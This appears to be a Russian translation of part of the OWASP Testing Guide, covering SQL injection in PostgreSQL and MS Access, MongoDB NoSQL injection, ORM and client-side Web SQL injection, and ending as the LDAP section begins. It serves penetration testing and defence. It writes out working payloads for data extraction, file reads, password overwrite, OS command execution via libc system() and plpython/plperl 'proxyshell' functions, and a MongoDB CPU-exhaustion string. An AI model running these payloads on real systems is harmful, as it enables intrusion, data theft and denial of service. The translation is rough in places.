Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.databasesecurity.com/webapps/sqlinference.pdf>
- Chris Anley, "(more) Advanced SQL Injection" - http://www.encryption.co.uk/downloads/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - <http://www.unixwiz.net/techtips/sql-injection.html>
- Alexander Chigrik: "Useful undocumented extended stored procedures" - <http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm>
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - <http://msdn.microsoft.com/en-us/magazine/cc163917.aspx>
- SQL Injection - <http://msdn2.microsoft.com/en-us/library/ms161953.aspx>
- Cesar Cerrudo: Manipulating Microsoft SQL Server Using SQL Injection - http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf
uploading files, getting into internal network, port scanning, DOS

4.8.5.4. Тестирование PostgreSQL

Резюме

В этом разделе будут обсуждаться некоторые методы SQL-инъекций для PostgreSQL. Эти методы имеют следующие характеристики:

- PHP Connector позволяет выполнять несколько операторов с помощью ; в качестве разделителя операторов
- Операторы SQL можно обрезать, добавив комментарий char: - .
- *LIMIT* и *OFFSET* могут использоваться в *операторе SELECT* для извлечения части результирующего набора, сгенерированного *запросом*

Отныне предполагается, что <http://www.example.com/news.php?id=1> уязвим для атак SQL-инъекций.

Как проверить

Идентификация PostgreSQL

Когда SQL-инъекция найдена, вам нужно тщательно отследить ядро базы данных. Вы можете определить, что ядром базы данных является PostgreSQL, используя оператор :: cast.

Примеры:

```
http://www.example.com/store.php?id=1 AND 1::int=1
```

оме того, функция *version()* может использоваться для захвата баннера PostgreSQL. Это также покажет основной тип операционной системы и версию.

Пример :

```
http://www.example.com/store.php?id=1 UNION ALL SELECT  
NULL,version(),NULL LIMIT 1 OFFSET 1--
```

Пример строки баннера, которая может быть возвращена:

```
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC)  
4.2.3 (Ubuntu 4.2.3-2ubuntu4)
```

Слепая инъекция

Для слепых атак с использованием SQL-кода вы должны учитывать следующие встроенные функции:

- Длина строки
LENGTH(str)
- Извлечь подстроку из заданной строки
SUBSTR(str,index,offset)
- Строковое представление без одинарных кавычек
CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)

Начиная с версии 8.2, PostgreSQL представил встроенную функцию *pg_sleep(n)*, чтобы сделать текущий процесс сеанса спящим в течение *n* секунд. Эту функцию можно использовать для выполнения атак по времени (подробно обсуждается в [Blind SQL Injection](#)).

Кроме того, вы можете легко создать собственный *pg_sleep(n)* в предыдущих версиях, используя *libc*:

- Функция `CREATE pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT`

Одиночная цитата

Строки могут быть закодированы для предотвращения экранирования одинарных кавычек с помощью функции *chr()*.

- *chr(n)*: возвращает символ, значение ASCII которого соответствует числу *n*
- *ascii(n)*: возвращает значение ASCII, соответствующее символу *n*

Допустим, вы хотите закодировать строку 'root':

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

Мы можем закодировать 'root' как:

```
chr(114)||chr(111)||chr(111)||chr(116)
```

Пример:

```
http://www.example.com/store.php?id=1; UPDATE users SET
PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--
```

Векторы атаки

Текущий пользователь

Идентификационные данные текущего пользователя могут быть получены с помощью следующих операторов SQL SELECT:

```
SELECT user
SELECT current_user
SELECT session_user
SELECT username FROM pg_user
SELECT getpgusername()
```

Примеры:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT
user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT
current_user, NULL, NULL--
```

Текущая база данных

Встроенная функция `current_database()` возвращает имя текущей базы данных.

Пример :

```
http://www.example.com/store.php?id=1 UNION ALL SELECT
current_database(),NULL,NULL--
```

Чтение из файла

PostgreSQL предоставляет два способа доступа к локальному файлу:

- Заявление COPY
- Внутренняя функция pg_read_file() (начиная с PostgreSQL 8.1)

COPY:

Этот оператор копирует данные между файлом и таблицей. Движок PostgreSQL обращается к локальной файловой системе как пользователь *postgres*.

Пример:

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--  
/store.php?id=1; COPY file_store(data) FROM  
'/var/lib/postgresql/.psql_history'--
```

Данные должны быть получены путем выполнения *UNION Query SQL Injection*:

- извлекает количество строк, ранее добавленных в *file_store*, с помощью оператора *COPY*
- извлекает строку одновременно с помощью UNION SQL Injection

Пример:

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM  
file_store LIMIT 1 OFFSET 1;--  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store  
LIMIT 1 OFFSET 1;--  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store  
LIMIT 1 OFFSET 2;--  
...  
...  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store  
LIMIT 1 OFFSET 11;--
```

pg_read_file():

Эта функция была введена в *PostgreSQL 8.1* и позволяет читать произвольные файлы, расположенные в каталоге данных СУБД.

Примеры:

- SELECT pg_read_file('server.key',0,1000);

Запись в файл

Отменив оператор COPY, мы можем записать в локальную файловую систему с правами пользователя *postgres*

```
/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--
```

Shell Injection

PostgreSQL предоставляет механизм для добавления пользовательских функций с использованием динамической библиотеки и языков сценариев, таких как python, perl и tcl.

Динамическая библиотека

До PostgreSQL 8.1 можно было добавить пользовательскую функцию, связанную с *libc* :

- CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT

Поскольку *система* возвращает *int*, как мы можем получить результаты из *системного* стандартного вывода?

Вот маленький трюк:

- создать таблицу *stdout*
CREATE TABLE stdout(id serial, system_out text)
- выполнение команды оболочки, перенаправляющей *stdout*
SELECT system('uname -a > /tmp/test')
- используйте операторы *COPY* для вывода вывода предыдущей команды в таблицу *stdout*
COPY stdout(system_out) FROM '/tmp/test'
- получить вывод из *stdout*
SELECT system_out FROM stdout

Пример:

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --  
  
/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS  
'/lib/libc.so.6', 'system' LANGUAGE 'C'  
STRICT --  
  
/store.php?id=1; SELECT system('uname -a > /tmp/test') --  
  
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --  
  
/store.php?id=1 UNION ALL SELECT NULL, (SELECT system_out FROM stdout ORDER BY  
id DESC), NULL LIMIT 1 OFFSET 1--
```

plpython

PL/Python позволяет пользователям кодировать функции PostgreSQL на python. Он не заслуживает доверия, поэтому нет способа ограничить действия пользователя. Он не установлен по умолчанию и может быть включен в заданной базе данных с помощью *CREATELANG*

- Проверьте, включен ли PL/Python в базе данных:

```
SELECT count(*) FROM pg_language WHERE lanname='plpythonu'
```

- Если нет, попробуйте включить:

```
CREATE LANGUAGE plpythonu
```

- Если что-либо из перечисленного было выполнено успешно, создайте функцию оболочки прокси:

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return  
os.popen(args[0]).read()' LANGUAGE plpythonu
```

- Веселитесь с:

```
SELECT proxyshell(os command);
```

Пример:

- Создайте функцию оболочки прокси:

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return  
os.popen(args[0]).read()' LANGUAGE plpythonu;--
```

- Запустите команду ОС:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

plperl

Plperl позволяет нам кодировать функции PostgreSQL на Perl. Обычно он устанавливается в качестве доверенного языка, чтобы отключить выполнение во время выполнения операций, которые взаимодействуют с базовой операционной системой, например *open*. Таким образом, невозможно получить доступ на уровне ОС. Чтобы успешно внедрить функцию, подобную ProxyShell, нам нужно установить ненадежную версию от пользователя *postgres*, чтобы избежать так называемой фильтрации маски приложения для доверенных/недоверенных операций.

- Проверьте, включен ли PL/perl-untrusted:

```
SELECT count(*) FROM pg_language WHERE lanname='plperl'
```

- Если нет, предполагаем, что sysadm уже установил пакет plperl, попробуйте:

```
CREATE LANGUAGE plperl
```

- Если что-либо из перечисленного было выполнено успешно, создайте функцию оболочки прокси:

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return  
join("",<FD>);' LANGUAGE plperl
```

- Веселитесь с:

```
SELECT proxyshell(os command);
```

Пример:

- Создайте функцию оболочки прокси:

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("","<FD>");' LANGUAGE plperl;
```

- Запустите команду ОС:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

Ссылки

- OWASP: "[Testing for SQL Injection](#)"
- OWASP: [SQL Injection Prevention Cheat Sheet](#)
- PostgreSQL: "Official Documentation" - <http://www.postgresql.org/docs/>
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>

4.8.5.5. Тестирование MS Access

Резюме

Как объяснено в разделе общего внедрения SQL, уязвимости внедрения SQL возникают всякий раз, когда вводимые пользователем данные используются во время построения запроса SQL без адекватного ограничения или дезинфекции. Этот класс уязвимостей позволяет злоумышленнику выполнять код SQL под привилегиями пользователя, который используется для подключения к базе данных. В этом разделе будут рассмотрены соответствующие методы внедрения SQL, которые используют специфические функции Microsoft Access.

Как проверить

Дактилоскопия

Снятие отпечатков пальцев с конкретной технологии базы данных при тестировании приложения на основе SQL - это первый шаг к правильной оценке потенциальных уязвимостей. Общий подход включает внедрение стандартных шаблонов атак SQL-инъекций (например, одинарная кавычка, двойная кавычка, ...), чтобы вызвать исключения базы данных. Предполагая, что приложение не обрабатывает исключения с пользовательскими страницами, можно выявить подчеркнутую СУБД, наблюдая сообщения об ошибках.

В зависимости от конкретной используемой веб-технологии приложения, управляемые MS Access, будут реагировать с одной из следующих ошибок:

```
Fatal error: Uncaught exception 'com_exception' with message  
Source: Microsoft JET Database Engine
```

или

```
Microsoft JET Database Engine error '80040e14'
```

или

```
Microsoft Office Access Database Engine
```

Во всех случаях у нас есть подтверждение, что мы тестируем приложение, используя базу данных MS Access.

Базовое тестирование

К сожалению, MS Access не поддерживает типичные операторы, которые традиционно используются во время тестирования SQL-инъекций, включая:

- Нет комментариев characters
- Нет сложных запросов
- Нет LIMIT
- Нет SLEEP или BENCHMARK как операторов
- и много других

Тем не менее, можно эмулировать эти функции, комбинируя несколько операторов или используя альтернативные методы. Как уже упоминалось, это не представляется возможным использовать трюк вставки символов /*, --или # для того, чтобы укоротить запрос. Однако, к счастью, мы можем обойти это ограничение, введя нулевой символ. Использование нулевого байта %00 в запросе SQL приводит к тому, что MS Access игнорирует все оставшиеся символы. Это можно объяснить, учитывая, что все строки имеют значение NULL, оканчивающееся во внутреннем представлении, используемом базой данных. Стоит отметить, что символ 'null' может иногда вызывать проблемы, поскольку он может обрезать строки на уровне веб-сервера. Однако в этих ситуациях мы можем использовать другой символ: 0x16 (% 16 в формате, закодированном по URL).

Учитывая следующий запрос:

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername'  
AND [password]='$myPassword'
```

Мы можем обрезать запрос с помощью следующих двух URL:

```
http://www.example.com/page.asp?user=admin'%00&pass=foo  
http://www.example.com/page.app?user=admin'%16&pass=foo
```

Оператор LIMIT не реализован в MS Access, однако можно ограничить количество результатов, используя TOP или LAST оператор вместо этого.

```
http://www.example.com/page.app?id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00
```

Комбинируя оба оператора, можно выбрать конкретные результаты. Объединение строк можно с помощью & (%26) и + (%2b) символов.

Есть также много других функций, которые можно использовать при тестировании SQL-инъекций, включая, но не ограничиваясь:

- ASC: получить значение ASCII символа, переданного в качестве ввода
- CHR: получить символ значения ASCII, переданного в качестве ввода
- LEN: возвращает длину строки, переданной в качестве параметра
- IIF: Является ли конструкция IF, например, IIF(1=1, 'a', 'b') return 'a' возвращает «a»
- MID: эта функция позволяет извлечь подстроку, например, следующий оператор mid('abc',1,1) return 'a' возвращает «a»
- TOP: эта функция позволяет вам указать максимальное количество результатов, которые запрос должен возвращать сверху. Например, TOP 1 вернет только 1 строку.
- LAST: эта функция используется для выбора только последней строки набора строк. Например, следующий запрос SELECT last (*) FROM users вернет только последнюю строку результата.

Некоторые из этих операторов необходимы для использования слепых SQL-инъекций. Для других продвинутых операторов, пожалуйста, обратитесь к документам в ссылках.

Перечисление атрибутов

Чтобы перечислить столбец таблицы базы данных, можно использовать общую методику, основанную на ошибках. Вкратце, мы можем получить имя атрибута, проанализировав сообщения об ошибках и повторив запрос с разными селекторами. Например, предполагая, что мы знаем о существовании столбца, мы также можем получить имя оставшихся атрибутов с помощью следующего запроса:

```
' GROUP BY Id%00
```

В полученном сообщении об ошибке можно увидеть название следующего столбца. На этом этапе мы можем повторять метод, пока не получим имя всех атрибутов. Если мы не знаем имя первого атрибута, мы все равно можем вставить вымышленное имя столбца и получить имя первого атрибута в сообщении об ошибке.

Получение схемы базы данных

В MS Access по умолчанию существуют различные системные таблицы, которые потенциально могут использоваться для получения имен таблиц и столбцов. К сожалению, в конфигурации по умолчанию последних выпусков базы данных MS Access эти таблицы недоступны. Тем не менее, всегда стоит попробовать:

- MSysObjects
- MSysACEs
- MSysAccessXML

Например, если существует уязвимость объединения SQL-инъекций, вы можете использовать следующий запрос:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

В качестве альтернативы всегда можно использовать схему базы данных, используя стандартный список слов (например, [FuzzDb](#)).

В некоторых случаях разработчики или системные администраторы не осознают, что включение фактического файла *.mdb* в корень приложения может позволить загрузить всю базу данных. Имена файлов базы данных могут быть выведены с помощью следующего запроса:

```
http://www.example.com/page.app?id=1'+UNION+SELECT+1+FROM+name.table%00
```

где *name* это имя файла *.mdb* и *table* является действительной таблицей базы данных. В случае баз данных, защищенных паролем, для взлома пароля можно использовать несколько программных утилит. Пожалуйста, обратитесь к ссылкам.

Слепое SQL-тестирование

Уязвимости [слепого](#) внедрения SQL-кода ни в коем случае не являются наиболее легко используемыми инъекциями SQL-кода при тестировании реальных приложений. В случае последних версий MS Access также невозможно выполнять команды оболочки или читать / записывать произвольные файлы.

В случае слепых инъекций SQL злоумышленник может вывести результат запроса только путем оценки временных различий или ответов приложения. Предполагается, что читатель уже знаком с теорией скрытых SQL-инъекций, поскольку оставшаяся часть этого раздела будет посвящена конкретным деталям MS Access.

Используется следующий пример:

```
http://www.example.com/index.php?myId=[sql]
```

где параметр *id* используется в следующем запросе:

```
SELECT * FROM orders WHERE [id]=$myId
```

Давайте рассмотрим *myId* параметр, уязвимый для слепого внедрения SQL. Как злоумышленник, мы хотим извлечь содержимое столбца «имя пользователя» в таблице «пользователи», предполагая, что мы уже раскрыли схему базы данных.

Типичный запрос, который можно использовать для определения первого символа имени пользователя 10-й строки:

```
http://www.example.com/index.php?id=IFF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%20from%20users))='a',0,'no')
```

Если первым символом является «а», запрос вернет 0 или в противном случае строку «нет».

Используя комбинацию функций IFF, MID, LAST и TOP, можно извлечь первый символ имени пользователя в специально выбранной строке. Поскольку внутренний запрос возвращает набор записей, а не только одну, его невозможно использовать напрямую. К счастью, мы можем объединить несколько функций для извлечения конкретной строки.

Давайте предположим, что мы хотим получить имя пользователя 10-й строки. Во-первых, мы можем использовать функцию TOP, чтобы выбрать первые десять строк, используя следующий запрос:

```
SELECT TOP 10 username FROM users
```

Затем, используя это подмножество, мы можем извлечь последнюю строку с помощью функции LAST. Как только у нас есть только одна строка и точно строка, содержащая нашу строку, мы можем использовать функции IFF, MID и LAST, чтобы вывести фактическое значение имени пользователя. В нашем примере мы используем IFF для возврата числа или строки. Используя этот трюк, мы можем определить, есть ли у нас истинный ответ или нет, наблюдая за ошибками приложения. Как `id` числовое, сравнение со строкой приводит к ошибке SQL, которая может быть потенциально утечка 500 Internal Server Error pages. В противном случае стандартная 200 OK-страница, скорее всего, будет возвращена.

Например, у нас может быть следующий запрос

```
http://www.example.com/index.php?id='%20AND%201=0%20OR%20'a'=IFF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%20from%20users))='a','a','b'))%00
```

TRUE (ИСТИНА), если первым символом является «а» или ложь в противном случае.

Как уже упоминалось, этот метод позволяет определить значение произвольных строк в базе данных:

1. Пробуя все значения для печати, пока мы не найдем соответствие
2. Выводя длину строки с помощью функции LEN или просто останавливаясь после того, как мы нашли все символы

Слепые SQL-инъекции, основанные на времени, также возможны путем злоупотребления [сложными запросами](#).

Ссылки

- <http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html>

- <http://packetstormsecurity.com/files/65967/Access-Through-Access.pdf.html>
- <http://seclists.org/pen-test/2003/May/74>
- http://www.techonthenet.com/access/functions/index_alpha.php
- http://en.wikipedia.org/wiki/Microsoft_Access

4.8.5.6. Тестирование на NoSQL-инъекцию

Резюме

Базы данных NoSQL обеспечивают более слабые ограничения согласованности, чем традиционные базы данных SQL. Требуя меньше реляционных ограничений и проверок согласованности, базы данных NoSQL часто предлагают преимущества производительности и масштабирования. Тем не менее, эти базы данных все еще потенциально уязвимы для атак внедрения, даже если они не используют традиционный синтаксис SQL. Поскольку эти атаки с использованием NoSQL-инъекций могут выполняться в процедурном [1] языке, а не в декларативном [2] языке SQL, потенциальные последствия выше, чем в традиционном SQL-внедрении.

Вызовы базы данных NoSQL записываются на языке программирования приложения, вызове пользовательского API или форматируются в соответствии с общим соглашением (таким как XML, JSON, LINQ и т. Д.). Вредоносные данные, нацеленные на эти спецификации, могут не вызывать в первую очередь проверки санации приложения. Например, фильтрация распространенных специальных символов HTML, таких как `<` `>` `&` `;`, не предотвратит атаки на JSON API, в который входят специальные символы `/` `{` `}` `:` `.`

В настоящее время доступно более 150 баз данных NoSQL [3] для использования в приложении, предоставляющих API на различных языках и моделях отношений. Каждый предлагает различные функции и ограничения. Поскольку между ними нет общего языка, пример кода внедрения не будет применяться ко всем базам данных NoSQL. По этой причине любой, кто тестирует атаки с использованием NoSQL-инъекций, должен будет ознакомиться с синтаксисом, моделью данных и базовым языком программирования для создания конкретных тестов.

Атаки NoSQL-инъекцией могут выполняться в разных областях приложения, чем традиционные SQL-инъекции. Там, где SQL-инъекция будет выполняться в ядре базы данных, варианты NoSQL могут выполняться во время на уровне приложения или на уровне базы данных, в зависимости от используемого API-интерфейса NoSQL и модели данных. Обычно атаки с внедрением NoSQL выполняются там, где строка атаки анализируется, оценивается или объединяется в вызов API NoSQL.

Дополнительные временные атаки могут иметь отношение к отсутствию проверок параллелизма в базе данных NoSQL. Они не подпадают под инъекционные испытания. На момент написания статьи MongoDB является наиболее широко используемой базой данных NoSQL, поэтому во всех примерах будут представлены API-интерфейсы MongoDB.

Как проверить

Тестирование уязвимостей внедрения NoSQL в MongoDB:

API MongoDB ожидает вызовы BSON (Binary JSON) и включает в себя безопасный инструмент для сборки запросов BSON. Однако, согласно документации MongoDB, несериализованные выражения JSON и JavaScript допускаются в нескольких альтернативных параметрах запроса. [4] Наиболее часто используемый вызов API, допускающий произвольный ввод JavaScript, - это оператор \$ where.

Оператор MongoDB \$where обычно используется как простой фильтр или проверка, как и в SQL.

```
db.myCollection.find( { $where: "this.credits == this.debits" } );
```

При желании JavaScript также оценивается, чтобы разрешить более сложные условия.

```
db.myCollection.find( { $where: function() { return obj.credits -  
obj.debits < 0; } } );
```

Пример 1

Если злоумышленник может манипулировать данными, передаваемыми в оператор \$where, этот злоумышленник может включить произвольный JavaScript-код, который будет оцениваться как часть запроса MongoDB. Пример уязвимости представлен в следующем коде, если пользовательский ввод передается непосредственно в запрос MongoDB без очистки.

```
db.myCollection.find( { active: true, $where: function() { return  
obj.credits - obj.debits < $userInput; } } );;
```

Как и при тестировании других типов инъекций, не нужно полностью использовать уязвимость, чтобы продемонстрировать проблему. Вводя специальные символы, относящиеся к целевому языку API, и наблюдая за результатами, тестировщик может определить, правильно ли приложение санировало ввод. Например, в MongoDB, если строка, содержащая любой из следующих специальных символов, была передана без проверки, это вызовет ошибку базы данных.

```
' " \ ; { }
```

При обычном внедрении SQL аналогичная уязвимость позволяет злоумышленнику выполнять произвольные команды SQL - выставляя или манипулируя данными по желанию. Однако, поскольку JavaScript является полнофункциональным языком, это не только позволяет злоумышленнику манипулировать данными, но и запускает произвольный код. Например, вместо того, чтобы просто вызывать ошибку при тестировании, полный эксплойт будет использовать специальные символы для создания корректного JavaScript.

Этот вход "(function(){var date = new Date(); do{curDate = new Date();}while(curDate-date<10000); return Math.max();})()" вставленный в \$userInput в приведенном выше примере, эта инъекция вызывает встроенную функцию, которая сначала вызовет отказ в обслуживании, и в конечном итоге вернет число. Эта конкретная строка атаки будет выполнять весь экземпляр MongoDB при 100% загрузке ЦП на 10 секунд.

Пример 2

Даже если входные данные, используемые в запросах, полностью очищены или параметризованы, существует альтернативный путь, по которому можно инициировать внедрение NoSQL. Многие экземпляры NoSQL имеют свои собственные зарезервированные имена переменных, независимо от языка программирования приложения.

Например, в MongoDB сам `$where` синтаксис является зарезервированным оператором запроса. Это должно быть передано в запрос точно так, как показано; любое изменение может привести к ошибке базы данных. Однако, поскольку `$where` это также допустимое имя переменной PHP, злоумышленник может вставить код в запрос, создав переменную PHP с именем `$where`. Документация PHP MongoDB явно предупреждает разработчиков:

Пожалуйста, убедитесь, что для всех специальных операторов запросов (начиная с \$) вы используете одинарные кавычки, чтобы PHP не пытался заменить «\$ существующие» на значение переменной «существует».

Даже если запрос не зависит от пользовательского ввода, как, например, в следующем примере, злоумышленник может использовать MongoDB, заменив оператора вредоносными данными.

```
db.myCollection.find( { $where: function() { return obj.credits -  
obj.debits < 0; } } );
```

Один из возможных способов присвоения данных переменным PHP заключается в загрязнении параметров HTTP (см.: [Testing_for_HTTP_Parameter_pollution_\(OTG-INPVAL-004\)](#)). Создав переменную, названную с `$where` помощью параметра загрязнения, можно вызвать ошибку MongoDB, указывающую, что запрос больше не действителен. Любое значение, `$where` отличное от самой строки «\$ where», должно быть достаточным для демонстрации уязвимости. Злоумышленник разработает полный эксплойт, вставив следующее: `"$where: function()
{ //arbitrary JavaScript here }"`

Ссылки

Injection payloads

Injection payload wordlist with examples of NoSQL Injection for MongoDB - https://github.com/cr0hn/nosqlinjection_wordlists

Whitepapers

Bryan Sullivan from Adobe: "Server-Side JavaScript Injection" - https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

Bryan Sullivan from Adobe: "NoSQL, But Even Less Security" - <http://blogs.adobe.com/asset/files/2011/04/NoSQL-But-Even-Less-Security.pdf>

Erlend from Bekk Consulting: "[Security] NOSQL-injection" - <http://erlend.oftedal.no/blog/?blogid=110>

Felipe Aragon from Syhunt: "NoSQL/SSJS Injection" - <http://www.syhunt.com/?n=Articles.NoSQLInjection>

MongoDB Documentation: "How does MongoDB address SQL or Query injection?" - <http://docs.mongodb.org/manual/faq/developers/#how-does-mongodb-address-sql-or-query-injection>

PHP Documentation: "MongoCollection::find" - <http://php.net/manual/en/mongocollection.find.php>

"Hacking NodeJS and MongoDB" - <http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html>

"Attacking NodeJS and MongoDB" - <http://blog.websecurify.com/2014/08/attacks-nodejs-and-mongodb-part-to.html>

4.8.5.7. Тестирование на инъекцию ORM

Резюме

Инъекция реляционного сопоставления объектов (ORM) - это атака с использованием SQL-инъекции на объектную модель доступа к данным, созданную ORM. С точки зрения тестера, эта атака практически идентична атаке SQL-инъекции. Однако в коде, создаваемом уровнем ORM, существует уязвимость внедрения.

Преимущества использования инструмента ORM включают быструю генерацию объектного уровня для связи с реляционной базой данных, стандартизацию шаблонов кода для этих объектов и то, что они обычно предоставляют набор безопасных функций для защиты от атак SQL-инъекций. Сгенерированные ORM объекты могут использовать SQL или, в некоторых случаях, вариант SQL, для выполнения операций CRUD (создание, чтение, обновление, удаление) над базой данных. Однако веб-приложение, использующее объекты, созданные в ORM, может быть уязвимо для атак SQL-инъекций, если методы могут принимать неанализированные входные параметры.

Как проверить

Слой ORM могут быть подвержены уязвимостям, поскольку они расширяют поверхность атаки. Вместо того, чтобы напрямую нацеливать приложение с помощью SQL-запросов, вам следует сосредоточиться на злоупотреблении уровнем ORM для отправки вредоносных SQL-запросов.

Определите слой ORM

Для эффективного тестирования и понимания того, что происходит между вашими запросами и внутренними запросами, и, как и со всем, что связано с проведением надлежащего тестирования, важно определить используемую технологию. Следуя главе Сбор информации, вы должны знать о технологии, используемой приложением под рукой. Проверьте этот список отображения языков соответствующие ORM: https://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

Злоупотребление уровнем ORM

После определения возможного используемого ORM становится необходимым понять, как функционирует его синтаксический анализатор, и изучить методы его злоупотребления, или даже, если приложение использует старую версию, определить CVE, относящиеся к используемой библиотеке. Иногда уровни ORM не реализуются должным образом, что позволяет тестировщику проводить обычное SQL-внедрение, не беспокоясь об уровне ORM.

Слабая реализация ORM

Уязвимый сценарий, в котором уровень ORM не был реализован должным образом, взят из [SANS](#) :

```
List results = session.createQuery("from Orders as orders where  
orders.id = " + currentOrder.getId()).list();  
List results = session.createQuery("Select * from Books where  
author = " + book.getAuthor()).list();
```

Выше не реализован позиционный параметр, который позволяет разработчику заменить ввод на ?. Пример будет таким:

```
Query hqlQuery = session.createQuery("from Orders as orders where  
orders.id = ?");  
List results = hqlQuery.setString(0, "123-ADB-567-  
QWYTFDL").list(); // 0 is the first position, where it is  
dynamically replaced by the string set
```

Эта реализация оставляет проверку и дезинфекцию на уровне ORM, и единственный способ обойти ее - определить проблему со слоем ORM.

Уязвимый слой ORM

Слой ORM - это код, сторонние библиотеки в большинстве случаев. Они могут быть уязвимы, как и любой другой фрагмент кода. Одним из примеров может служить [библиотека semelize ORM npm](#), которая была признана уязвимой в 2019 году. В другом исследовании, проведенном [RIPS Tech](#), были обнаружены обходы в [спящем ORM, используемом Java](#).

Основываясь на их [статье в блоге](#), шпаргалка, которая позволяет тестировщику выявлять проблемы, может быть изложена следующим образом:

СУБД	SQL-инъекция
MySQL	abc\ ' INTO OUTFILE --
PostgreSQL	\$\$='\$\$=chr(61) chr(0x27) and 1=pg_sleep(2) version()'
Oracle	NVL(TO_CHAR(DBMS_XMLGEN.getxml('select 1 where 1337>1')), '1') != '1'
MS SQL	1<LEN(%C2%A0(select%C2%A0top%C2%A01%C2%A0name%C2%A0from%C2%A0users))

Другим примером может служить [Laravel Query-Builder](#), который был признан [уязвимым в 2019 году](#).

Ссылки

- [Wikipedia - ORM](#)
- [New Methods for Exploiting ORM Injections in Java Applications \(HITB16\)](#)
- [HITB2016 Slides - ORM Injections in Java Applications\]](#)
- [Fixing SQL Injection: ORM is not enough](#)
- [PayloadAllTheThings - HQL Injection](#)

Резюме

Внедрение SQL на стороне клиента происходит, когда приложение реализует технологию [базы данных Web SQL](#) и неправильно проверяет вводимые данные и не параметризует свои переменные запроса. Эта база данных управляется с помощью вызовов API JavaScript (JS), таких как `openDatabase()`, который создает или открывает существующую базу данных.

Цели теста

Следующий тестовый сценарий подтвердит правильность проверки входных данных. Если реализация уязвима, злоумышленник может прочитать, изменить или удалить информацию, хранящуюся в базе данных.

Как проверить

Определить использование веб-базы данных SQL

Если тестируемое приложение реализует БД Web SQL, в ядре на стороне клиента будут использоваться следующие три вызова:

- `openDatabase()`
- `transaction()`
- `executeSQL()`

Код ниже показывает пример реализации API:

```
var db = openDatabase(shortName, version, displayName, maxSize);

db.transaction(function(transaction) {
    transaction.executeSql('INSERT INTO LOGS (time, id, log) VALUES
    (?, ?, ?)', [dateTime, id, log]);
});
```

Внедрение БД Web SQL

После подтверждения использования `executeSQL()` злоумышленник готов проверить и подтвердить безопасность своей реализации.

Реализация БД Web SQL основана на [синтаксисе SQLite](#).

Обход условий

В следующем примере показано, как это можно использовать на стороне клиента:

```
// URL example: https://example.com/user#15
var userId = document.location.hash.substring(1,); // Grabs the ID
without the hash -> 15

db.transaction(function(transaction){
    transaction.executeSQL('SELECT * FROM users WHERE user = ' +
userId);
});
```

Чтобы вернуть информацию для всех пользователей, а не только для пользователя, соответствующего злоумышленнику, можно использовать следующее: `15 OR 1=1` во фрагменте URL.

Для дополнительных полезных нагрузок SQL-инъекций перейдите в главу Тестирование на SQL-инъекцию.

Санация

Выполните те же исправления, что и в разделе «Проверка исправлений для SQL-инъекций».

Ссылки

[W3C Web SQL Database](#) [Apple's JavaScript Database Tutorial](#) [Tutorialspoint HTML5 Web SQL Database](#) [Portswigger's Client-Side SQL Injection](#)

4.8.6. Тестирование на инъекцию LDAP (OTG-INPVAL-006)

Резюме

Облегченный протокол доступа к каталогам (LDAP) используется для хранения информации о пользователях, хостах и многих других объектах. [Инъекция LDAP](#) - это атака на стороне сервера, которая может позволить раскрыть, изменить или вставить конфиденциальную информацию о пользователях и хостах, представленных в структуре LDAP. Это делается путем манипулирования входными параметрами, которые затем передаются во внутренние функции поиска, добавления и изменения.

Веб-приложение может использовать LDAP, чтобы позволить пользователям аутентифицировать или искать информацию других пользователей внутри корпоративной структуры. Целью атак с использованием LDAP-инъекций является внедрение метасимволов поисковых фильтров LDAP в запрос, который будет выполняться приложением.

[[Rfc2254](#)] определяет грамматику о том, как построить поисковый фильтр на LDAPv3, и расширяет [[Rfc1960](#)] (LDAPv2).

Фильтр поиска LDAP построен в польской нотации, также известной как [[префиксная нотация](#)].

Это означает, что условие псевдокода в поисковом фильтре выглядит следующим образом:

```
find("cn=John & userPassword=mypass")
